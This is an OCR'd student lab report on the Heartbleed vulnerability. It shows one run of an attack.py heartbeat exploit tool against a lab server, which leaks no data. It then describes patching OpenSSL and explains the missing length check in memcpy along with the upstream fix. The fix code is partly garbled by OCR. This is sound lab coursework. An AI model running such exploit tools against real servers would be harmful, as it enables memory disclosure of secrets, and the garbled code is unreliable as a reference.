
Q 2.1: As the length decreases, the extra data obtained decreases and no useful information was obtained.

- Further decreased the payload length to 83 bytes, less data received compared to above experiment.

Q 2.2


- Decreased the length to a value which is less than the boundary value for the input length variable.
- Here we didn't get any extra data with the heartbeat response.
- We can see from the output that ""Server processed malformed Heartbeat, but did not return any extra data."

```
root@admin:~# ./attack.py www.heartbleedlabelgg.com --length 3
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F

root@admin:~#
```




Task 3: Countermeasure and Bug Fix:

- Here we updated the openssl in the victim computer and performed the attack.
- We did not get heartbeat response for the manipulated heartbeat requests.



- From wireshark we can see the heartbeat request from the attack to victim.
- As the openssl is updated the victim computer will not respond to any manipulated heartbeat requests.



Task 3.2:

The mistake in the code listings1 is **memcpy(bp, pl, payload);**

memcpy() is the command that copies data. **bp** is the place it's copying it to, **pl** is where it's being copied from, and **payload** is the length of the data being copied. The problem is that there is no attempt to check if the amount of data in **pl** is equal to the value given of **payload.**

Solution:

*** Read type and payload length first */**

if (1 + 2 + 16 > s->s3->relent)

return 0;

/* silently discard */

hbtype = *p++;

n2s(p, payload);

if (1 + 2 + payload + 16 > s->s3->rrec.length)

return 0;

/* silently discard per RFC 6520 sec. 4 */

pl = p;

The first part of this code makes sure that the heartbeat request isn't 0 KB, which can cause problems. The second part makes sure the request is actually as long as it says it is.

Reference:

- https://www.csoonline.com/article/3223203/vulnerabilities/what-is-the-heartbleed-bug-how-does-it-work-and-how-was-it-fixed.html
- http://heartbleed.com/
- https://www.exploit-db.com/exploits/32764/
- https://www.youtube.com/watch?v=hTK0pywfmDE